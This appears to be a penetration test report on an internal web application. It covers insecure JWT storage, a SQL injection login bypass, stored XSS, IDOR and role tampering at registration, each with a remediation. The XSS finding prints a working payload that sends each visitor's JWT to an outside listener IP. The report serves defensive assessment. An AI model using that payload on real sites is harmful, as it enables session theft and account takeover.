Date: 2025-04-03
INFORMATION CLASS: CUSTOMER CONFIDENTIAL

CUSTOMER	ITHS
SUBJECT	Netsec
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

Johan Sepp conducted a security assessment of ITHS on-premise infrastructure between the period 2025-03-17 and 2025-03-28. This assessment aimed to assess the overall security posture and provide ITHS with best practices to secure it’s infrastructure.

The focus of the security assessment was finding potential attack paths that attackers could use to compromise resources within the network.

This report presents findings from the security assessment, providing detailed technical information about the vulnerabilities found and offering recommendations for their mitigation.

1.2 Results

The security assessment has found a vulnerable web application:

- **Weak Data Protection** - Sensitive authentication details are not securely stored, making them vulnerable to theft and missuse
- **Exposure to Malicious Attacks** - Gaps in input handling allow atttackers to inject harmful content, potentially leading to data theft, phising & unathorized access.
- **Insufficient Access Controls** - Users can manipulate permissions and impersonate others creating a risk of unauthorized actions within the system.
- **Authentication Vulnerabilities** - The login process is susceptible to manipulation, potentially allowing attackers to bypass security controls and gain access without proper credentials.

1.3 Conclusions

The findings from this assessment reveal significant security gaps that could be leveraged to compromise both the web application and underlying network infrastructure. Implementing the recommended security controls will enhance the application's resilience against attacks to reduce the likelihood of exploitation while strengthening the overall network security posture.

1.4 Key Recommendations

Considering the observations made during the assessment, Johan Sepp recommends the following:

- **Secure Authentication Protections:** Secure user authentication mechanisms to prevent unauthorized access and data theft.
- **Improved Data Handling & Validation:** Implement strict controls to ensure only safe and valid data is processed, reducing exposure to malicious attacks.

- **Robust Access Management:** Enforce proper role assignments and user permissions to prevent unauthorized actions or privilege escalation.
- **Secure Data Processing Practices:** Strengthen database security to prevent unauthorized data access and manipulation.
- **Enhanced System Segmentation:** Limit access between application components to contain potential security breaches and reduce risk exposure.

2 Summary of Vulnerabilities

The following table presents all the vulnerabilities found, ordered by severity

Vulnerability	High	Medium	Low	Info.
Broken Access Control (BAC)			✔	
Insecure Direct Object Reference (IDOR)		✔		
Insecure Token Storage	✔			
SQL Injection (SQLi)	✔			
XSS (Cross-Site Scripting)	✔			

A definition of the different risk levels is given in the Vulnerability Descriptions section

3 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

3.1 Approach to Testing

Network access through Tailscale VPN were provided to Johan Sepp granting access to the internal network remotely.

This assessment followed a black-box testing methodology.

Initially, Nmap was used to identify hosts within the network environment. This step was taken to assess what's accessible in the network and found a web application that became the main focus area on IP 10.3.10.182.

- **Reconnaissance & Enumeration:** Identifying publicly available endpoints and application components.
- **Authentication & Authorization Testing:** Evaluating session management, user roles and access control mechanisms.
- **Input Validation & Injection Testing:** Searching for vulnerabilities like SQL Injection, XSS & IDOR.
- **Token & Session Security:** Reviewing how authentication tokens are stored, transmitted, and validated.

3.2 Findings and Recommendations

1. **Insecure Token Storage**
   - **Issue:** JWTs stored in local storage expose them to client-side attacks.
   - **Impact:** Attackers could steal tokens via XSS and impersonate users.
   - **Remediation:** Store tokens in **HTTP-only cookies**, enfoce **short-lived tokens**, and implement **refresh tokens** securely.
2. **Cross-Site Scripting (XSS)**
   - **Issue:** User input is not properly sanitized.
   - **Impact:** Malicious JavaScript execution can steal user data.

- **Remediation:** Apply **output encoding (HTML escaping)**, use **CSP (Content Security Policy)**, and validate input server-side.

3. **Broken Authorization Controls (IDOR & BAC)**

- **Issue:** POST requests allow unauthorized user manipulation.
- **Impact:** Attackers can pose as other users or escalate privileges.
- **Remediation:** Implement **server-side authorization checks**, enforce **RBAC (Role-Based Access Control)**, and validate ownership before processing requests.

4. **SQL Injection in Login Functionality**

- **Issue:** Unsanitized user input is passed directly to SQL queries.
- **Impact:** Attackers can bypass authentication and access the database.
- **Remediation:** Use **prepared statements** enforce **least privilege database access**, and implement **input validation**.

3.3 Limitations

- **Environmental Limitations:** The test environment was open for several testers at once, causing issues with downtime.

4 Vulnerability Descriptions

This section of the report details the vulnerabilities that were identified during testing. Each vulnerability description contains the following information:

- A description of the vulnerability with accompanying output and screenshots to demonstrate its existence on the affected systems.
- Remedial actions that can be used to resolve the vulnerability and mitigate the risks that it poses.
- Further information and sources of reading about the issue including links to advisories.

Vulnerability Grading

The vulnerabilities identified in this report have been classified by the degree of risk they present to the host system. Vulnerabilities are graded High, Medium or Low Risk as defined here:

Severity	Description
High	A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete ITHS electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.
Medium	A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete ITHS electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.
Low	A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

Table 1: Severity ratings.

4.1 High Risk Vulnerabilities

A vulnerability will be assessed as representing a high risk if it holds the potential for an attacker to control, alter or delete the organisation’s electronic assets. For example, a vulnerability which could allow an attacker to gain unauthorised access to a system or to sensitive data would be assessed as a high risk. Such issues could ultimately result in the defacement of a web site, the alteration of data held within a database or the capture of sensitive information such as account credentials or credit card information.

High risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible to ensure the business is not operating with an excessive level of IT related business risk.

It is necessary for Johan Sepp to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.1.1 Insecure Token Storage

Severity rating	High

Description

Insecure token storage occurs when sensitive tokens like login/session tokens are stored in an unsafe manner; in this case the JWTtoken used for authentication is stored in the Local Storage of the browser and remains there until removed. Local Storage is accessible through JavaScript and might be stolen through XSS or malicious browser extensions.

Remedial Action

- Use httponly cookies to store the authentication tokens instead, preferably with the "secure" attribute which ensures that the cookie is only transmitted over HTTPS connections. To further secure the cookie set the SameSite attribute to strict to avoid potential CSRF attacks.
- Store the tokens in memory, which means it only exists temporarily in runtime memory which is not persistent and can't be exposed by JavaScript.

Further Reading

https://owasp.org/www-project-json-web-token-security-guidelines/

4.1.2 SQL Injection (SQLi)

Severity rating	High

Description

SQLi is a vulnerability that allows database manipulation because the system is not properly sanitizing user input, allowing raw SQL to be injected into the SQL query, in this case an attacker can comment out the rest of the query resulting in:

```
SELECT * FROM users WHERE username = 'admin'
```

The password check is completely bypassed.



Image4: exploiting the sqli and recieves admin JWT



Image5: demonstration that we got the admin JWT

Remedial Action

- Use prepared statements instead of allowing user input into the SQL query.
- Use a Web Application Firewall (WAF)

Further Reading

https://owasp.org/Top10/A03_2021-Injection/

4.1.3 XSS (Cross-Site Scripting)

Severity rating	High

Description

Stored XSS or Persistent XSS allows an attacker to permanently store a script on the server, in a database for instance and when users browse the page, it loads the script and executes it.

Use the following payload in a forum entry to replicate: (Just swap the IP:PORT to match your own webserver.)

```
<img src="c" onerror="fetch('http://100.114.9.122:5000/log?token=' +
encodeURIComponent(localStorage.getItem('jwtToken')))">
```

With this payload I was able to extract the JWT from any user that loads the forum page.



Image6: shows a server running and what happens when a user loads the forum with the injected script

Remedial Action

- Sanitize user input by using a trusted library like DOMPurify. It will strip or escape malicious HTML & JavaScript while keeping allowed tags. (if any are needed.)
- A Content Security Policy (CSP) header can be used to block inline scripts.

```
Content-Security-Policy: default:src 'self'; script-src 'self'
```

- Server side input validation.

Further Reading

https://owasp.org/Top10/A03_2021-Injection/#cross-site-scripting

4.2 Medium Risk Vulnerabilities

A vulnerability will be assessed to represent a medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete the organisation's electronic assets. For example, a vulnerability that could enable unauthorised access to be gained if a specific condition was met, or an unexpected change in configuration was to occur, would be rated as a medium risk.

Such issues could ultimately lead to unauthorised access being gained or sensitive information being disclosed but would require an attacker to successfully exploit several vulnerabilities in an appropriate manner. Medium risk issues can arise from the configuration of computer systems or networks, weaknesses in application code or through weaknesses in policy and procedure.

These issues should be resolved as soon as possible; however, they can often be mitigated in the short term until appropriate resolutions can be put in place.

It is necessary for Johan Sepp to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.2.1 Insecure Direct Object Reference (IDOR)

Severity rating	Medium

Description

Insecure Direct Object Reference (IDOR) is when the application exposes a reference to an internal object (e.g., a database record, file, or another sensitive resource) through user input, such as a URL or form parameter, without proper authorization checks. An attacker can manipulate these references with the possibility to gain unathorized access to resources that should be restricted.

Here a user can manually put any username they choose to make it look like another user's post/ thread



Image3: POST request with modified "username, and confirmation in the response"

Remedial Action

- Enforce object-level authorization (OLA) to ensure that users can't manipulate direct identifiers (such as ID's, resource ID's or username in this instance.) and use indirect identifiers by using tokens or hashed values.
- Use input validation and sanitization to ensure the input conforms to expected format and values & reject unauthorized changes.

Further Reading

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

4.3 Low Risk Vulnerabilities

A vulnerability will be assessed to represent a low risk if it discloses information about a system or the likelihood of exploitation is extremely low. For example, this could be the disclosure of version information about a running service or an informative error message that reveals technical data.

A low risk issue may reveal information that could ultimately enable an attacker to target a system more accurately or disclose a new attack vector. Low risk issues typically arise from system and network configuration weaknesses.

These issues should be resolved if the improvement in the organisation’s security posture would justify the cost of the solution. In general, solutions to low risk issues should be implemented once higher risk issues have been addressed.

It is necessary for Johan Sepp to take a generic view on some risks and the actual risk posed to any business will need to be reviewed to quantify the likelihood of exploitation and the subsequent impact.

4.3.1 Broken Access Control (BAC)

Severity rating	Low

Description

Broken access control is a vulnerability that allows users to access, modify or even delete data they shouldn't have permission for. This particular BAC allows vertical privilege escalation where the user is allowed to modify their own role during registration by adding the desired role in the POST request to /register. Note that in this particular case the *"role":"admin"* doesn't give any privileges.



Image1: POST request with "role":"admin" injected

Image2: Confirmation that the user role = admin

Remedial Action

- Enforce Role-Based Acces Control (RBAC) Role-based permissions should never be controlled by user input, verify authorization on every request.
- Always check permissions on the backend, deny by default.

Further Reading

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

A APPENDIX – Testing Scope

The security assessment commenced from access to 3x subnets from a Tailscale connection to remotely investigate potential vulnerabilities in the environment. The IP ranges included were: 10.3.10.0/24, 10.4.10.0/24 & 10.9.10.0/24, with some restrictions on provided IP:s.

The security assessment planned to identify weaknesses in the configuration and services of the infrastructure that could allow an attacker to compromise company infrastructure. The original plan involved testing basically everything from within the network. And if an attacker could move laterally within the network.

B APPENDIX – Assessment Artefacts

No significant changes that would impact security were made to the network during the course of the assessment.

The following accounts were used by Johan Sepp consultants during the assessment:

- jowhan
- KLIMPEN
- aKLIMPEN

C APPENDIX – Disclaimers and Agreements

Assessment Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Johan Sepp or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

Non-Disclosure Statement

This report is the sole property of ITHS . All information obtained during the testing process is deemed privileged information and not for public dissemination. Johan Sepp pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS . Johan Sepp strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Johan Sepp and ITHS have signed an NDA.

Information Security

This report, as well as the data collected during service delivery will be stored and transferred using Johan Sepp approved systems, as outlined in Johan Sepp Information Security Classification Policy unless otherwise required by the client. This report and any stored service delivery data will be protected according to the Johan Sepp Client Data Handling Standard and retained for a period of up to 7 years.

D APPENDIX – Project Team

Assessment Team

Lead Consultant	Johan Sepp
Additional Consultant	

Quality Assurance

QA Consultant	Ace Sepp

Project Management

Delivery Manager	Johan Sepp
Account Director	Johan Sepp